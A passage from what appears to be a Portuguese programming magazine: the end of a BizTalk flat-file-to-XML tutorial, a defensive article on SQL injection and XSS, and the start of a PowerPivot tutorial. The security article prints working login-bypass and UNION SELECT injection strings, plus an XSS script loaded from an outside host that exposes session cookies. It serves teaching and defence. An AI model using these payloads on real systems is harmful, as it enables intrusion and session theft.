- Da mesma forma, antes de publicarmos a solução do Visual Studio para uma aplicação BizTalk, necessitamos primeiro definir as propriedades associadas com a publicação para o BizTalk, especialmente as propriedades do "*BizTalk Group*". Se a solução no Visual Studio contiver vários projectos, teremos de configurar as propriedades separadamente para cada projecto.
  - No *Visual Studio Solution Explorer*, *right-click* sobre o nome do projecto e seleccione a opção "*Properties*"
  - Seleccione a tab "***Deployment"*** **e configure o nome que queremos atribuir à aplicação BizTalk na propriedade "*Application Name*": "TransfFlatFilesEmXML Demo". As restantes propriedades poderão ficar com os valores *default*.**



  - Para saber mais sobre estas propriedades aceda a http://msdn.microsoft.com/en-us/library/aa577824.aspx

Por fim podemos efectuar o Build e o Deploy do projecto por forma a este ser publicado numa aplicação BizTalk:



No entanto para podermos publicar uma solução no BizTalk, o utilizador terá de ser membro do grupo "***BizTalk Server Administrators***". Se, nas propriedades de "***Deployment***", a opção "*Install to Global Assembly Cache*" estiver activa, então também necessitará de permissões de leitura/escrita na GAC.


Configurar a aplicação BizTalk

Este é a última etapa deste processo. Por forma a podermos testar a solução que tivemos a desenvolver no servidor BizTalk, necessitamos de configurar a aplicação que foi criada na publicação.


Para isso teremos aceder à consola "*BizTalk Server Administration*" para criar e configurar:

- Uma porta de entrada para os ficheiros Flat File;
- Uma porta de saída para guardar os ficheiros transformados no formato XML.


Abra o "***BizTalk Server Administration***" através do menu Iniciar, Programas, Microsoft BizTalk Server 2010 e procure no menu "***Applications***" a aplicação chamada "TransfFlatFilesEmXML Demo".




- Pressione com botão direito em cima de "Receive Port" e seleccione a opção "New" e "One-Way Receive Port...";
- Aparecerá uma nova janela para definição das propriedades da porta:
  - Na tab "General" defina o nome da porta de recepção: "ReceiveTXT".



- Na tab "***Receive Locations***", seleccione "*New*" e defina o nome como "ReceiveTXT_to_XML", seleccione a opção "***Type***" como FILE e seleccione na drop down box da opção "***Receive pipeline***" a pipeline que criamos anteriormente: "**ReceivePipelineCustomPessoas**";




- Na mesma tab seleccione o botão "*Configure*". Na janela "*FILE Transport Properties*" configure a opção "*Receive Folder*", associando a pasta criada anteriormente "<solução>\PORTS\IN". No campo "***File Mask***" coloque "*.txt" para definirmos que só será lido pelo BizTalk arquivos com a extensão ".txt". Por fim seleccione o botão "*Ok*".




- Para terminar o processo de criação da porta de recepção pressione em “Ok”.

Os passos em cima referidos, foram necessários para criarmos uma Receive Port e uma Receive Location. Agora iremos criar uma Send Port para enviar os dados uma vez transformados pelo BizTalk:


- Pressione com o botão direito em “***Send Ports***”, seleccione “*New*”, e em “***Static One-way Send Port...***”
- De seguida será apresentada uma nova janela:
  - Na tab “*General*” defina o nome da “*Send Port*” como “SaveXMLFile”.
  - Na opção “***Type***” seleccione a opção FILE;
  - Na opção “***Send Pipeline***” defina a pipeline XMLTransmit. Esta é uma *pipeline* nativa que é usada para o processamento de uma mensagens XML.



- Na mesma tab seleccione o botão “*Configure*”. Na janela “*FILE Transport Properties*” configure a opção “***Destination Folder***”, associando a pasta criada anteriormente “<solução>\PORTS\OUT”. No campo “*File name*” coloque a seguinte informação: “**%MessageID%.xml**”, esta tag especial irá definir que o nome de cada arquivo escrito será um identificador único da mensagem dado pelo BizTalk. Por fim seleccione o botão “Ok” para voltar à janela anterior




- Para o destino (*Send Port*) subscrever todos os ficheiros, vamos colocar um **filtro** na tab “***Filters***” com a seguinte expressão: “**BTS.ReceivePortName == ReceiveTXT**”.
  - Nota: Esta configuração irá forçar que cada mensagem que aparecer na *MessageBox* que tenha entrado pela *Receive Port* com o nome ReceiveTXT será encaminhada para a *Send Port* que estamos a acabar de criar.



- Pressione em “Ok” para terminar a configuração da Send Port.

Por fim, apenas nos falta iniciar a nossa aplicação. Para isso pressione com o botão direito no nome da aplicação “TransfFlatFilesEmXML Demo” e seleccione a opção “***Start...***”.



Testar a solução

Para testarmos a aplicação do BizTalk apenas temos de copiar um ficheiro *Flat File* para a directoria que se encontra configurado na porta de recepção: "<solução>\PORTS\IN". O resultado deverá aparecer na forma de um documento XML na pasta configurada na porta de saída: "<solução>\PORTS\OUT".

Nota: O ficheiro desaparece automaticamente, pelo que deve evitar fazer *drag&drop* (move) com os ficheiros de teste sob o risco de não o voltar a poder usar.

Conclusão

Conforme apresentado neste artigo, o BizTalk Server ajuda-nos a resolver muitos destes problemas de transformação de mensagens, de Semântica ou de Sintaxe, apenas com funcionalidades "*out of the box*" com o produto, em poucos passos e sem nenhum tipo de programação ou desenvolvimento de código.

O facto das definições das regras de "*parsing*" ficarem embebidas nos *schemas* XSD, simplifica logo toda a reutilização destes esquemas nos diferentes pontos do processo. Em qualquer ponto o documento poderá ser novamente traduzido para *Flat File* pois a definição é declarativa e simétrica, ao contrário do que poderia acontecer com por exemplo na programação "normal" C# onde teríamos de criar dois componentes para traduzir de texto para XML e vice-versa. Este modelo usado para os *schemas* do BizTalk acaba por centralizar todas as definições da mensagem num único artefacto, simplificando a manutenção e evolução da especificação, simplificando futuras reutilizações e gestão de dependências. Quando configuramos um projecto deste tipo, é exactamente este tipo de garantias que nos mantêm os sistemas a funcionar correctamente por muitos anos, ao mesmo tempo que facilitamos a vida a quem um dia tiver de corrigir e/ou evoluir algum destes processos.

AUTOR

Escrito por Sandro Pereira [MVP & MCTS BizTalk Server 201

Actualmente Senior Software Developer na empresa DevScope. É Microsoft Most Valuable Professional (MVP) em Microsoft BizTalk desde 2011. O seu principal foco de interesse são as tecnologias e plataformas de Integração (EAI): BizTalk e SOAP / XML / XSLT e Net, que utiliza desde 2002.

É um participante bastante activo nos fóruns da Microsoft (MSDN BizTalk Server Forums), contribuidor no MSDN Code Gallery e na Microsoft TechNet Wiki, autor do Blog: http://sandroaspbiztalkblog.wordpress.com, membro da comunidade BizTalk Brasil: http://www.biztalkbrasil.com.br/ e da comunidade BizTalk Administrators: http://www.biztalkadminsblogging.com – Twitter: @sandro_asp


SEGURANÇA NA WEB (PARTE 1)

Introdução:

Este artigo tem como objectivo motivar os programadores a praticarem as boas práticas, com objectivo de prevenir por exemplo o SQL Injection e o XSS (Cross-site scripting).

Estes tipos de vulnerabilidades são muito atrativos, pelo facto de existir dados críticos ou até poder obter informação privilegiada.

No estudo realizado pelo "whitehatsec"(*), constatou-se que 71% dos web sites analisados contém a vulnerabilidade de Cross-site Scripting, enquanto 15% contém a vulnerabilidade à SQL Injection.



Neste artigo, iremos abordar sobre a vulnerabilidade SQLi e XSS, decorrendo assim aos exemplos e como os corrigir SQLi

First setup:

Base Dados (default):

Scheme: https://github.com/bbarao/seguranca-sqli-xss/blob/master/database-dump.sql

Web application:

Foram colocados dois tipos de web application:

Insecure: https://github.com/bbarao/seguranca-sqli-xss/tree/master/insecure

Secure: https://github.com/bbarao/seguranca-sqli-xss/tree/master/secure

O **Insecure**, é uma web application que está totalmente vulnerável à SQLi e XSS.

No **Secure**, a web application é a mesma , mas encontra-se 99,9% seguro.

SQL Injection:

O que é?

sql injection consiste em "injectar" código de SQL válido, através de pontos de entrada existentes na aplicação.

Caso a "exploração" seja bem sucedida, pode-se obter informações que se encontram na base de dados, executar operações administrativas (insert, update, delete, drop, create), criar ficheiro (por ex: backdoor/shell script)[1] .

É usual que existam users/logins comuns, tais como, admin, administrador, administrator, guest e etc.

No exemplo que se segue, iremos explicar, como é possível realizar um “bypass” na autenticação.

Foi inserido nos campos


- Username: “testing”
- Password: “sqli’ OR 1=1-- - “

Dando resultado “invaid username/Password.

Próximo passo:

- Username: “xuxu’ OR 1=1-- -“
- Password: “”

e voilá, conseguimos autenticar sem saber a password.



Devido à existência " OR 1=1 " a query será sempre verdadeira, quer isto dizer, que será feita a autenticação com sucesso e o " -- - " serve para ignorar o que estiver a seguir.

Query

Será enviado para o mysql a seguinte query:

```
31 – SELECT id,name,email FROM users WHERE
username='{$username}' AND password='{$password}';
```

O que está a vermelho será ignorado pelo API do MySQL, logo, irá mostrar todos os registos existentes na tabela users;

```
SELECT id,name,email FROM users WHERE
username='xuxu' OR 1=1-- –' AND password=
'b7e2d1bce4dc4c3f069275b6908f07bdcf7b5041';
```

Com esta vulnerabilidade (SQLi), é possível:

- Obter todos os registos existente na(s) tabela(s) / base de dados;
- Apagar registos;
- Inserir novos registos;
- Alterar registos;
- Colocar uma backdoor no sistema operativo (ex: Shell);
- Criar procedimentoss;

Entre outras.

Ex:

Com este input :

vamos obter todas as bases dados existentes no mysql.

```
 x' UNION SELECT ALL 1,GROUP_CONCAT(schema_name),3
FROM information_schema.schemata-- –
```

Neste exemplo em concreto, sabemos que existe as base de dados information_schema, mysql e sqli.

Para evitar este tipo de problemas utilizam-se os seguintes métodos:

- Colocar um utilizador (mysql) com poucos privilégios;
- Usar Preparestatement (PDO) [3] ;
- Como opção, pode filtrar os conteúdos inseridos pelos utilizadores decorrendo por ex: AntiSamy [4]

XSS:

O que é?

Cross-site scripting (XSS) é um tipo de vulnerabilidade que tem como objectivo injectar código malicioso (por ex: javascript) que ficará visível para outros utilizadores.

Com este tipo de ataque, será possível obter a sessão de cookie, redireccionamento para outra página, entre outras coisas.(2)

Neste artigo iremos abordar como evitar o XSS.


Exemplo #1 (insecure):

Vamos postar a seguinte mensagem, " Teste de um post com javascript remoto":

Javascript remoto:

```
<script src="http://hexcode.org/xss/xss.js">
</script>
```

```
document.write ("ISTO E' UM XSS REMOTO<BR><BR>E
                ESTA LOCALIZA DO EM
                <B>hexcode.org</B><br><br>  "
                + document.cookie);
```



Post da mensagem:

Resultado do post:

Admin said on 2012-03-15 23:58:12:

Teste de um post com javascript remoto ISTO E' UM XSS REMOTO

E ESTA LOCALIZADO EM hexcode.org


PHPSESSID=ugsm1tv5ila5vmvt6m5sovocp0

Exemplo #2 (insecure)

Javascript remoto:

```
var txt = "<p>Browser: " + navigator.appCodeName
  "</p>";
 txt += "<p> Versao: " + navigator.appVersion +
  "</p>";
 txt += "<p>Cookies activo?: " +
 navigator.cookieEnabled + "</p>";
 txt += "<p>Plataforma: " + navigator.platform +
  "</p>";
 txt += "<p>User-agent: " + navigator.userAgent
  + "</p>";
 document.write(txt);
```

Outro exemplo:



Resultado:

Admin said on 2012-03-16 00:12:42:

Browser: Mozilla

Versao: 5.0 (Macintosh; Intel Mac OS X 10_6_8) AppleWebKit/535.11 (KHTML, like Gecko) Chrome/17.0.963.79 Safari/535.11

Cookies activo?: true

Plataforma: MacIntel

User-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_6_8) AppleWebKit/535.11 (KHTML, like Gecko) Chrome/17.0.963.79 Safari/535.11

Em suma, o atacante poderá obter qualquer tipo de informação dos visitantes. Para solucionar este problema, devem filtrar sempre o input dados pelos utilizadores, podendo assim recorrer as seguintes ferramenta:

- PHP – Htmlspecialchars [4]
- OWASP Project AntiSamy – criando whitelist's [5]

Exemplos com o uso Htmlspecialchars:

Exemplo #1 (secure):

Admin said on 2012-03-16 00:12:42:

<SCRIPT SRC="http://hexcode.org/xss/xss2.js"></SCRIPT>

Exemplo #2 (secure)

Admin said on 2012-03-15 23:58:12:

Teste de um post com javascript remoto <script src="http://hexcode.org/xss/xss.js"></script>

(1) http://bit.ly/yFqZfz

(2) http://bit.ly/fcNVja

(3) http://bit.ly/aITmPj

(4) http://bit.ly/xsdYoU

(5) http://bit.ly/w8rv0x

(6) http://bit.ly/r99xO

AUTOR

Jean Figueiredo e Bruno Barão pela equipa PTCoreSec:

http://www.ptcoresec.eu

No Code

Microsoft PowerPivot como ferramenta de BI

Análise do Tráfego de Rede–Facebook

Entrevista ao Professor Pedro Ribeiro


MICROSOFT POWERPIVOT COMO FERRAMENTA DE BI

Microsoft PowerPivot é uma nova ferramenta para análise de dados, disponível como um add-in gratuito para o Excel 2010, que transforma o Excel numa poderosa ferramenta de Business Intelligence. Passa a dispor de uma ferramenta de BI directamente num software muito utilizado como é o Excel.


Entre outras funcionalidades, com esta ferramenta é possível:

- Processar grandes quantidades de dados com a mesma performance que teria se processasse apenas algumas centenas. Enquanto o Excel 2010 está limitado a 1,048,576 linhas de dados, aqui não há limite;
- Pode juntar dados de diversas fontes de dados, sejam elas bases de dados, folhas de cálculo, ficheiros de texto ou feeds de páginas de internet. Pode ainda criar pivot tables com dados vindos destas variadas fontes;
- Data Analysis Expressions (DAX) é a nova linguagem de expressões em PowerPivot. DAX tem funções para dois tipos de cálculos: funções normais do Excel e novas funções, principalmente para análise de dados.

Para começar, temos que instalar o add-in. Pode fazer o download da versão adequada em www.powerpivot.com. A instalação não tem nada de especial, basta seguir o wizard de instalação. Após a instalação, ao abrir o Excel, terá disponível um novo tab na barra de menu chamado PowerPivot, tal como nesta imagem:




Agora já podemos abrir a janela da nossa PowerPivot clicando no botão PowerPivot Window que se encontra no grupo Launch da nossa PowerPivot tab. Irá abrir uma janela assim:




Para trabalharmos com o PowerPivot, vamos utilizar a base de dados AdventureWorks da Microsoft, que poderá descarregar em http://msftdbprodsamples.codeplex.com/ . Iremos utilizar a versão SQL Server 2008 pelo que, caso não tenha o SQL Server instalado, pode instalar a versão gratuita SQL Server 2008 Express que poderá encontrar em http://www.microsoft.com/download/en/details.aspx?id=1695 .

